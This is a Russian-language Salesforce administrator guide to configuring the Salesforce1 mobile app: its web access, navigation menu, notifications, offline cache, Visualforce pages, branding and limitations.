Страница «Связанные приложения» не поддерживает управление всплывающими уведомлениями для загружаемых приложений Salesforce1. Чтобы управлять этими параметрами, введите строку «Уведомления» в поле «Быстрый поиск» настройки и выберите «Уведомления Salesforce1».

Автономный доступ включается по умолчанию при установке одного из загружаемых приложений Salesforce1. Чтобы управлять этими параметрами, в настройке введите строку «Не в сети» в поле «Быстрый поиск» и выберите «Уведомления Salesforce1».

СМ. ТАКЖЕ:

[Общие сведения о связанных приложениях](#)

[Редактирование, пакетирование или удаление связанного приложения](#)


[Отслеживание использования для связанного приложения](#)

[Включение уведомлений мобильного приложения Salesforce1](#)

[Требования по использованию мобильного приложения Salesforce1](#)

## Включение мобильного веб-приложения Salesforce1

При необходимости определите доступность мобильного веб-приложения Salesforce1 пользователям, выполняющим вход в систему Salesforce посредством мобильного обозревателя. Мобильное веб-приложение включено для организации по умолчанию.

 **Важное замечание:** Мобильный обозреватель не позволяет использовать полную версию системы Salesforce Classic. Хотя вы можете отключить мобильное веб-приложение Salesforce1 для своей организации, и это приложение может быть самостоятельно отключено отдельными пользователями, регулярное использование полной версии системы в мобильном обозревателе не рекомендуется. Ошибки, возникающие во время работы пользователей, не будут обрабатываться службой поддержки Salesforce.

Доступ к полной версии системы Lightning Experience невозможен ни с какого мобильного обозревателя.

1. В настройке введите строку «*Параметры Salesforce1*» в поле «Быстрый поиск» и выберите пункт «**Параметры Salesforce1**».
2. Чтобы предоставить всем пользователям вашей организации доступ к приложению, установите флажок «Включить мобильное веб-приложение Salesforce1». В противном случае, снимите данный флажок.
3. Нажмите кнопку «**Сохранить**».

Включенный параметр позволяет автоматически перенаправлять пользователей, выполняющих вход в систему Salesforce посредством поддерживаемого мобильного

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров мобильного веб-приложения Salesforce1:

- «Просмотр настройки и конфигурации»

Для изменения параметров мобильного веб-приложения Salesforce1:

- «Настройка приложения»
- «Изменение всех данных»



обозревателя, в интерфейс приложения Salesforce1. Даже если этот параметр выбран, вход из неподдерживаемого мобильного обозревателя инициирует загрузку полной версии системы Salesforce Classic.

СМ. ТАКЖЕ:

[Включение или отключение мобильного веб-приложения Salesforce1](#)


[Требования по использованию мобильного приложения Salesforce1](#)

[Редактирование личных сведений](#)

## Меню навигации мобильного приложения Salesforce1

Данный раздел содержит сведения об элементах, которые могут отображаться в меню навигации приложения Salesforce1. При необходимости настройте меню навигации для организации.

Значок  в верхнем колонтитуле приложения Salesforce1 открывает меню навигации.



### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

Если стандартное меню навигации не соответствует текущим требованиям, выполните его настройку. В меню «Настройка» введите «Мобильная навигация» в поле «Быстрый поиск», затем выберите «**Навигация Salesforce1**».

Ниже перечислены компоненты меню, доступность которых определяется параметрами организации.

| Элемент меню           | Описание  |
|------------------------|---|
| Запросы на утверждение | Отображение списка отложенных утверждений пользователя. Пользователи могут касаться нужного элемента утверждения и использовать приложение Salesforce1 для его утверждения или отклонения. Данный компонент поддерживается загружаемым приложением Salesforce1 для устройств iOS и мобильным веб-приложением Salesforce1. |



| Элемент меню                      | Описание  |
|-----------------------------------|---|
| Приложения холста                 | Доступно организациям, разрешившим отображение приложения холста в меню навигации приложения Salesforce1.   |
| Панели мониторинга                | Доступность определяется версией системы и полномочиями пользователя. При отсутствии в меню элемент «Панели мониторинга» автоматически добавляется в набор элементов интеллектуального поиска.  |
| События                           | Список событий, принадлежащих пользователю, созданных пользователем для себя и доступных пользователю или его группам.  |
| Лента                             | Доступно организациям, использующим Chatter.  |
| Компонент вкладки Lightning       | В меню навигации Salesforce1 могут отображаться только настраиваемые компоненты Lightning, привязанные ко вкладке компонента Lightning.   |
| Страницы Lightning                | Настраиваемые страницы приложения Salesforce1.  |
| Группы                            | Доступно организациям, использующим Chatter. При отсутствии в меню элемент «Группы» автоматически добавляется в набор элементов интеллектуального поиска.   |
| Приостановленные сеансы потока    | Отображение списка сеансов потока, приостановленных пользователем. Сеанс — это выполняемый экземпляр потока. Пользователи могут касаться сеанса и использовать приложение Salesforce1 для его возобновления или удаления. Данный компонент поддерживается только мобильным веб-приложением Salesforce1.   |
| Люди                              | Доступно организациям, использующим Chatter. При отсутствии в меню элемент «Люди» автоматически добавляется в набор элементов интеллектуального поиска.   |
| Элементы интеллектуального поиска | <p>Добавление объектов Salesforce в раздел «Недавние» меню. Кроме того, данный элемент добавляет набор недавно использованных объектов в раздел «Недавние», а также добавляет элемент «Больше», позволяющий пользователям просматривать все доступные им объекты, поддерживаемые приложением Salesforce1. При отсутствии данного элемента в меню навигации приложение Salesforce1 не позволяет просматривать объекты.</p> <p> <b>Прим.:</b> При отсутствии журнала недавних объектов изначально отображаются стандартные объекты из раздела «Недавние». Раздел «Недавние» может заполняться объектами в течение 15 дней при условии их регулярного использования в приложении Salesforce1 и полной версии системы Salesforce. Чтобы ускорить данный процесс, зафиксируйте нужные объекты в результатах поиска, выполненного посредством полной версии системы.</p> |
| Задачи                            | Списки открытых, закрытых и делегированных задач пользователя.  |
| Today                             | Приложение, предназначенное для планирования и управления рабочим днем пользователя путем интеграции событий мобильного календаря со связанными задачами, организациями и контактами Salesforce. Кроме того, приложение предоставляет пользователям возможность мгновенного подключения к конференц-связям, быстрой регистрации примечаний к событиям и т. д. Данный компонент поддерживается только загружаемыми приложениями Salesforce1.   |
| Вкладки страницы Visualforce      | Приложение Salesforce1 отображает только страницы Visualforce, помеченные флажком «Доступно для мобильных приложений Salesforce».   |

## Рекомендации

- Меню навигации не позволяет настраивать разные конфигурации для разных типов пользователей.
- Доступность любого содержимого, представленного в системе Salesforce в виде вкладки (например, стандартные и настраиваемые объекты, страницы Visualforce, разделы «Лента», «Люди» и «Группы»), в меню приложения Salesforce1 определяется параметрами профиля, назначенного пользователю. Например, несмотря на добавление администратором, приложение Salesforce1 не отображает элемент меню «Группы» тому пользователю, профиль которого задает значение «Вкладка скрыта» параметрам вкладки «Группы».
- Страница параметров «Меню навигации» не контролирует меню навигации сообщества. Взамен, содержимое меню навигации сообщества определяется вкладками, выбранными в разделе «Вкладки и страницы» параметров администрирования сообщества.

СМ. ТАКЖЕ:


[Настройка меню навигации приложения Salesforce1](#)

[Примечания по использованию меню навигации приложения Salesforce1](#)

[Включение страниц Visualforce для мобильного приложения Salesforce1](#)

## Настройка меню навигации приложения Salesforce1

Чтобы настроить мобильную версию системы Salesforce, выберите элементы меню, приложения, страницы Visualforce или страницы Lightning для отображения в меню навигации приложения Salesforce1.

-  **Прим.:** Перед включением страниц Visualforce, компонентов Lightning Pages или Lightning в меню навигации Salesforce1 создайте для них вкладки. В меню «Настройка» введите «Вкладки» в поле «Быстрый поиск», затем выберите «Вкладки».



[Просмотреть обзор: настройка меню навигации приложения Salesforce1](#)

1. В меню «Настройка» введите строку «Мобильная навигация» в поле «Быстрый поиск» и выберите пункт «**Навигация Salesforce1**».
2. Выберите нужные элементы в списке «Доступно» и нажмите кнопку «**Добавить**».

### ВЕРСИИ


Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все**, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки меню навигации приложения Salesforce1:

- «Настройка приложения»



3. Чтобы отсортировать элементы, выберите нужный элемент и нажмите кнопку **«Вверх»** или **«Вниз»**.

Порядок отображения элементов в списке «Выбрано» соответствует порядку их отображения в меню навигации.



**Прим.:** Первый элемент списка «Выбрано» становится целевой страницей приложения Salesforce1 пользователей.

4. Нажмите кнопку **«Сохранить»**.

Элементы меню навигации и порядок их отображения применяются к приложению Salesforce1 только после сохранения. Чтобы просмотреть изменения, рекомендуем обновить страницу.



**Совет:** Рекомендуем размещать элементы меню, популярные среди пользователей, как можно выше. Компонент «Элементы интеллектуального поиска» может охватывать не менее восьми элементов меню, а также при размещении вверху меню перемещать вниз другие компоненты. Компоненты, размещенные ниже компонента «Элементы интеллектуального поиска», отображаются в разделе «Приложения» меню навигации.

СМ. ТАКЖЕ:

[Меню навигации мобильного приложения Salesforce1](#)

[Примечания по использованию меню навигации приложения Salesforce1](#)

[Включение страниц Visualforce для мобильного приложения Salesforce1](#)

## Примечания по использованию меню навигации приложения Salesforce1


Несмотря на недавнее использование, некоторые объекты могут отсутствовать в разделе «Недавние» меню навигации приложения Salesforce1.

- Задачи и события
- Люди, группы и панели мониторинга (при их добавлении прямо в меню навигации)
- Списковые представления, отображающиеся только на начальных страницах объектов
- Объекты, недоступные в приложении Salesforce1 (включая объекты, которым не соответствует вкладка в полной версии системы Salesforce)

Общие сведения об элементах меню «Панели мониторинга», «Люди» и «Группы»

Элементы меню «Панели мониторинга», «Люди» и «Группы», которые не добавляются в список «Выбрано» для отображения в меню навигации, автоматически добавляются в набор объектов «Элементы интеллектуального поиска» и отображаются в разделе «Недавние» меню приложения Salesforce1. Элементы меню «Панели мониторинга», «Люди» и «Группы», которые добавляются в список «Выбрано» по отдельности, отображаются вне раздела «Недавние», поэтому их расположение в меню приложения Salesforce1 может быть настроено подобно элементам «Задачи», «Today» и т. д.

### Фиксация объекта в разделе «Недавние»

Пользователи могут настраивать объекты, отображающиеся в разделе «Недавние» меню навигации приложения Salesforce1. Чтобы зафиксировать объект в верхней части результатов поиска, откройте полную версию системы, наведите указатель мыши на имя искомого объекта и щелкните значок . Порядок отображения зафиксированных объектов в полной версии системы определяет порядок отображения объектов, закрепленных сверху раздела «Недавние» меню навигации. Обратите внимание, что подобная фиксация объектов инициирует перемещение остальных незафиксированных объектов в элемент меню «Больше».

СМ. ТАКЖЕ:


[Меню навигации мобильного приложения Salesforce1](#)

[Настройка меню навигации приложения Salesforce1](#)

## Уведомления мобильного приложения Salesforce1

Уведомления позволяют предупреждать пользователей о некоторых событиях в системе Salesforce. Например, уведомления позволяют предупреждать пользователей о получении запроса на утверждение или упоминании имени пользователя в Chatter.

Приложение Salesforce1 поддерживает два типа уведомлений.

- *Внутрипрограммные уведомления* — это предупреждения, предназначенные для уведомления пользователей о важных действиях при использовании приложения Salesforce1. Значок  позволяет просматривать последние 20 уведомлений, полученных за последние 90 дней.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

Организация, поддерживающая сообщества Salesforce, позволяет пользователям просматривать уведомления для всех сообществ с их участием. Имя сообщества, отображаемое после временной отметки, позволяет пользователям быстро определять сообщество, являющееся источником уведомления.

- *Всплывающие уведомления* — это предупреждения, отображаемые на мобильном устройстве в том случае, если загружаемое приложение Salesforce1 установлено, но не используется. В зависимости от типа устройства, данные предупреждения могут содержать текст, значки и звуки. Если всплывающие уведомления включены администратором организации, то необходимость их получения может определяться пользователями самостоятельно.

 **Прим.:** Некоторые уведомления содержат текст, вводимый пользователями в системе Salesforce. Всплывающие уведомления, которые не поддерживают полное содержимое, отображают минимум сведений (например, имя пользователя); данный алгоритм позволяет исключить распространение конфиденциальных данных посредством сторонней службы.

Например, внутрипрограммное уведомление может содержать текст «Пользователь Светлана Архипова упомянул вас: @Иван Петров, внимание! Новая стратегия продаж для организации Асме». По умолчанию эквивалентное всплывающее уведомление будет содержать только текст «Пользователь Светлана Архипова упомянул вас». Обратите внимание, что при включении полного содержимого данное всплывающее уведомление будет содержать полный текст внутрипрограммного уведомления.

## Условия для добавления полного содержимого во всплывающие уведомления

При установке флажка «Добавить полное содержимое во всплывающие уведомления» на странице «Параметры уведомлений» система отображает всплывающее окно, содержащее некоторые условия использования. Нажатием кнопки **«ОК»** во всплывающем окне пользователь подтверждает свое согласие на условия использования от имени компании.

### Всплывающие уведомления для Salesforce1/мобильных устройств

Всплывающие уведомления Salesforce1 с полным содержимым предоставляют Пользователям организации (далее «Пользователи») доступ к оперативным обновлениям (например, при получении запроса на утверждение или сообщения с упоминанием). Частота отправки уведомлений определяется количеством доступных действий.

Чтобы включить или выключить всплывающие уведомления с полным содержимым, введите строку *«Параметры уведомлений»* в поле «Быстрый поиск» меню «Настройка», выберите **«Параметры уведомлений»** и установите или снимите флажок в поле «Добавить полное содержимое во всплывающие уведомления».

Использование всплывающих уведомлений с полным содержимым на мобильных устройствах Пользователей, работающих на платформе iOS, инициирует передачу данных из уведомлений, включая Данные о клиенте и/или Конфиденциальную информацию (согласно терминологии соглашения о подписке, регулирующего вопросы использования продуктов Salesforce), корпорации Apple или ее аффилированным организациям (далее «Apple»). Компания Salesforce не несет ответственность за конфиденциальность, безопасность и целостность данных, переданных корпорации Apple.

При наличии разрешения на включение данной функции, полученного от компании, являющейся обладателем подписки на использование Услуг Salesforce, и принятии данных условий установите флажок «ОК» ниже. В противном случае нажмите кнопку «Отмена».

СМ. ТАКЖЕ:

[Включение уведомлений мобильного приложения Salesforce1](#)

## Включение уведомлений мобильного приложения Salesforce1

Разрешите всем пользователям организации получать мобильные уведомления о событиях Salesforce (например, уведомление о получении запроса на утверждение или об упоминании имени пользователя в Chatter).

1. Введите строку «Уведомления Salesforce1» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Уведомления Salesforce1».
2. Выберите нужные уведомления.
3. При наличии соответствующих полномочий установите флажок «Добавить полное содержимое во всплывающие уведомления».
4. Нажмите кнопку «Сохранить». При установке флажка «Добавить полное содержимое во всплывающие уведомления» система отображает всплывающее окно, содержащее условия использования. Нажмите кнопку «ОК» или «Отмена».

Включением данного параметра пользователь подтверждает свое согласие на условия использования от имени компании. Дополнительную информацию см. в разделе «Уведомления мобильного приложения Salesforce1» на странице 1136.

Уведомления Salesforce1 могут содержать только запросы на утверждение, полученные в виде электронных уведомлений. Данный параметр может быть настроен путем изменения поля пользователя «Принимать сообщения эл. почты, содержащие запросы на утверждение».

СМ. ТАКЖЕ:

[Уведомления мобильного приложения Salesforce1](#)

## Автономный доступ к мобильному приложению Salesforce1

Приложение Salesforce1 позволяет кэшировать недавно просмотренные данные для предоставления пользователю возможности их просмотра при включении автономного режима или неудачном подключении мобильного устройства к системе Salesforce. В настоящее время автономный доступ не может быть изменен и поддерживается загружаемыми приложениями Salesforce1 для устройств iOS и Android.

Автономный доступ включается при первоначальной установке пользователем организации одного из загружаемых приложений Salesforce1. Управлять этим параметром можно на странице автономной работы Salesforce1 в настройке.

При включении автономного доступа приложение автоматически кэширует последние просмотренные записи пользователя для объектов, отображающихся в разделе «Недавние» меню навигации приложения Salesforce1, и недавних панелей мониторинга пользователя. Недавно просмотренные записи определяются действиями пользователя в мобильном приложении и полной версии системы Salesforce. Кроме того, приложение кэширует большую часть данных, просматриваемых пользователем во время сеанса Salesforce1.

Кэшированные данные шифруются и хранятся посредством защищенного хранилища.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров уведомлений:

- «Просмотр настройки и конфигурации»

Для изменения параметров уведомлений:

- «Настройка приложения»

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.


Таблица ниже содержит данные и элементы Salesforce1, доступные в автономном режиме.

| Элемент приложения <b>Salesforce1</b>              | Доступно в автономном режиме   |
|--|--|
| Меню навигации                                     | Да   |
| Глобальный поиск                                   | Только предыдущие поиски   |
| Уведомления  | Только предыдущие просмотры  |
| Ленты, группы и люди                               | Только предыдущие просмотры  |
| Salesforce Today                                   | Основная страница и записи мобильных событий (при условии предыдущего просмотра)   |
| События Salesforce                                 | Только предыдущие просмотры  |
| Недавние объекты                                   | Да (первые пять)   |
| Другие объекты                                     | Нет  |
| Сведения о записи                                  | Да (последние 30 записей)  |
| Связанные записи                                   | Только предыдущие просмотры  |
| Списковые представления                            | Только предыдущие просмотры  |
| Задачи   | Только задачи на первой странице списка «Мои задачи» (не более 10 задач) и только при условии предыдущего просмотра списка или после обновления кэша вручную |
| Панели мониторинга                                 | Да (первые пять)   |
| Утверждения (отправка, утверждение или отклонение) | Нет  |
| страницы Visualforce                               | Нет  |
| Приложения холста                                  | Нет  |
| Страницы Lightning                                 | Нет  |
| Параметры  | Да   |

Кэшированные данные обновляются при переключении на приложение Salesforce1. Переключение на другое приложение инициирует автоматическое обновление кэшированных данных пользователя при хранении текущих данных более одного часа.

Пользователи могут вручную кэшировать собственные данные (например, перед включением режима полета или открытием области без обслуживания). Последовательно выберите пункты **«Параметры»** > **«Автономный кэш»** > **«Кэшировать»** в меню навигации приложения Salesforce1.



 **Прим.:** Кэш хранится в течение двух недель. Пользователи могут очистить кэш путем выполнения выхода из приложения Salesforce1.



## Включение страниц Visualforce для мобильного приложения Salesforce1

Система позволяет использовать Visualforce для расширения возможностей приложения Salesforce1 и предоставления пользователям мобильных устройств доступа к самым важным функциям. Прежде чем добавить страницу Visualforce в приложение Salesforce1, убедитесь, что данная страница доступна для мобильного использования, но не используется мобильными приложениями.



**Совет:** Прежде чем добавить текущие страницы Visualforce в приложение Salesforce1, рекомендуем определить способ их отображения и алгоритмы работы на мобильных устройствах и планшетных компьютерах. Вероятнее всего, придется создать страницу, предназначенную специально для мобильного использования.

Ниже перечислены области пользовательского интерфейса приложения Salesforce1, поддерживающие отображение страниц Visualforce, доступных для мобильного использования.

- Меню навигации (посредством вкладки Visualforce)
- Панель действий (посредством настраиваемого действия)
- Мобильные карты на странице связанных сведений о записи
- Переопределенные стандартные кнопки или настраиваемые кнопки и ссылки
- Внедренные объекты в макетах страниц сведений о записях
- Страницы Lightning

Чтобы включить страницу Visualforce для приложения Salesforce1, выполните указанные ниже действия.

1. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Страницы Visualforce**».
2. Щелкните ссылку «**Правка**» напротив нужной страницы Visualforce.
3. Установите флажок «Доступно для мобильных приложений Salesforce и страниц Lightning», затем нажмите кнопку «**Сохранить**».

Ниже перечислены некоторые примечания по поддержке Visualforce в приложении Salesforce1.

- Стандартные вкладки, вкладки настраиваемых объектов и списковые представления, переопределенные страницей Visualforce, не поддерживаются приложением Salesforce1. Данная страница Visualforce отображается пользователям полной версии системы, тогда как пользователям приложения Salesforce1 будет отображаться стандартная страница Salesforce1 для объекта. Данное ограничение позволяет использовать объекты в приложении Salesforce1.
- Чтобы включить страницы Visualforce в приложении Salesforce1 посредством Metadata API, измените поле `isAvailableInTouch` объекта `ApexPage`.
- Флажок «Поддержка Salesforce Classic Mobile» на страницах настройки вкладок Visualforce применяется только к приложению Salesforce Classic Mobile и не влияет на страницы Visualforce в приложениях Salesforce1.

СМ. ТАКЖЕ:

[Настройка меню навигации приложения Salesforce1](#)

[Управление мобильными картами в расширенном редакторе макетов страниц](#)

[Просмотр и редактирование страниц Visualforce](#)

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения возможности отображения Visualforce в приложении Salesforce1:

- «Настройка приложения»
- «Автор Apex»

## Фирменный стиль организации в мобильном приложении Salesforce1

Система позволяет настраивать мобильное приложение Salesforce1 в соответствии с фирменным стилем компании и повышать его узнаваемость среди мобильных пользователей. Настраиваемый фирменный стиль отображается во всех приложениях Salesforce1.

 **Прим.:** Изображения, загружаемые для настройки приложения Salesforce1, хранятся в папке «Ресурсы фирменного стиля Salesforce1» на вкладке «Документы». По данной причине просмотр и изменение страницы «Фирменный стиль Salesforce1» доступны администраторам только после включения объекта «Документы» для организации. (Тем не менее, вкладка «Документы» может быть недоступной.)

При использовании мобильного веб-приложения Salesforce1 настраиваемый фирменный стиль доступен пользователям только после включения объекта «Документы» для организации. При использовании загружаемых приложений Salesforce1 объект «Документы» должен быть доступен пользователям для чтения.

Ниже перечислены элементы, доступные для настройки.

| Элемент                   | Описание  |
|---------------------------|---|
| Фирменный цвет            | <p>Цвет основных элементов пользовательского интерфейса (например, верхний колонтитул, кнопки и поле поиска).</p> <p>Выбранный фирменный цвет автоматически определяет контрастные цвета для элементов пользовательского интерфейса (например, границы меню навигации, список уведомлений и текст кнопки).</p> <p>Данный параметр не влияет на заголовки областей наложения, а также всплывающих и диалоговых окон (например, окна создания и редактирования или окна, открывающиеся при выборе действий на панели действий). Данные заголовки всегда отображаются белым цветом, который является визуальным индикатором выполнения действия, а не обычного просмотра информации.</p> |
| Цвет страницы загрузки    | <p>Цвет фона для страницы загрузки, отображаемой после входа мобильного пользователя.</p>   |
| Логотип страницы загрузки | <p>Изображение для страницы загрузки, отображаемой после входа мобильного пользователя.</p> <p>Рекомендуем использовать изображение максимально крупного размера. Максимальный размер изображения составляет 460 x 560 пикселей.</p>  |

Ниже перечислены советы по настройке фирменного стиля приложения Salesforce1.

- При создании изображения логотипа воспользуйтесь функцией сжатия. Во многих программах редактирования изображений данный процесс называется «использовать сжатие», «оптимизировать изображение», «сохранить для Интернета» или «сжать для Интернета».
- Убедитесь в правильном отображении логотипа в приложении Salesforce1, используя устройства пользователей. В зависимости от размера экрана и плотности пикселей каждого устройства, изображение может отображаться в разных масштабах или пропорциях.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

- Несмотря на то, что приложение Salesforce1 поддерживает форматы PNG, GIF и JPG для элементов настраиваемого фирменного стиля, рекомендуем использовать формат PNG.
- Ниже перечислены элементы интерфейса, которые не могут быть настроены.
  - Значок приложения Salesforce1, отображаемый на начальном экране мобильного устройства.
  - Исходный экран загрузки, отображаемый при запуске загружаемого приложения Salesforce1 для устройств iOS. Данный экран загрузки отображается перед напоминанием, которое генерируется страницей входа.
- Внесенные изменения применяются к настраиваемому фирменному стилю только после закрытия приложения и выполнения мобильными пользователями повторного входа.


При необходимости настройте фирменный стиль для страницы входа в приложение Salesforce1. Изменение страницы входа доступно только после включения функции «Мой домен». Дополнительную информацию о настройке корпоративной страницы входа Salesforce1 см. в разделе [«Настройка фирменного стиля страницы входа»](#) на странице 958.

СМ. ТАКЖЕ:



[Настройка фирменного стиля в мобильном приложении Salesforce1](#)

## Настройка фирменного стиля в мобильном приложении Salesforce1

Система позволяет изменять внешний вид мобильного приложения Salesforce1, включая цвет фона и логотип для страницы загрузки, а также цвет фона для верхнего колонтитула, в соответствии с фирменным стилем компании.

 **Прим.:** Изображения, загружаемые для настройки приложения Salesforce1, хранятся в папке «Ресурсы фирменного стиля Salesforce1» на вкладке «Документы». По данной причине просмотр и изменение страницы «Фирменный стиль Salesforce1» доступны администраторам только после включения объекта «Документы» для организации. (Тем не менее, вкладка «Документы» может быть недоступной.)

При использовании мобильного веб-приложения Salesforce1 настраиваемый фирменный стиль доступен пользователям только после включения объекта «Документы» для организации. При использовании загружаемых приложений Salesforce1 объект «Документы» должен быть доступен пользователям для чтения.

1. В разделе настройки введите «*Фирменный стиль*» в поле «Быстрый поиск», выберите «**Фирменный стиль Salesforce1**», затем щелкните «**Правка**».
2. Чтобы настроить фирменный цвет для основных элементов пользовательского интерфейса, включая верхний колонтитул, щелкните значок  или введите допустимый шестнадцатеричный код цвета.
3. Чтобы настроить цвет фона для страницы загрузки, щелкните значок  или введите допустимый шестнадцатеричный код цвета.
4. Чтобы настроить логотип страницы загрузки, нажмите кнопку «**Выбрать файл**» для загрузки изображения. Допустимые форматы изображения: JPG, GIF и PNG. Размер файла не должен превышать 200 Кб. Максимальный размер изображения составляет 460 x 560 пикселей.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Фирменный стиль организации в мобильном приложении Salesforce1](#)

## Ограничения и отличия приложения Salesforce1 от полной версии Salesforce

Мобильное приложение Salesforce1 поддерживает только некоторые функции полной версии системы Salesforce, а также может содержать функции, которые не поддерживаются полной версией системы.

Ниже перечислены отличающиеся области.

- Поддерживаемые данные Salesforce
- Макеты страниц (включая поля и связанные списки)
- Навигация и действия
- Поиск информации
- Создание и редактирование записей
- Управление повторами
- Примечания

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров фирменного стиля Salesforce1:

- «Просмотр настройки и конфигурации»

Для изменения параметров фирменного стиля Salesforce1:

- «Настройка приложения»
- «Изменение всех данных»

- [Salesforce Today](#)
- [Задачи и события](#)
- [Функции Work.com](#)
- [Составление отчетов в приложении Salesforce1](#)
- [Ленты, темы, профили, группы и файлы Chatter](#)
- [Вопросы Chatter](#)
- [Сообщества Salesforce](#)
- [Запросы на утверждение](#)
- [Уведомления](#)
- [Безопасность](#)
- [Поддерживаемые настройки Salesforce](#)


СМ. ТАКЖЕ:

[Поддержка языковых и региональных настроек для приложения Salesforce1](#)

## Данные, поддерживаемые приложением **Salesforce1**: ограничения и отличия от полной версии **Salesforce**

Ниже перечислены объекты, доступные в мобильном приложении Salesforce1.

- Организации/Организации-лица
- Активы (*просмотр или редактирование только в загружаемых приложениях*)
- Кампании
- Обращения
- Контакты
- Контракты
- Компания D&B (*только просмотр, для клиентов Data.com Premium Prospector и Data.com Premium Clean*)
- Панели мониторинга (*только просмотр*)
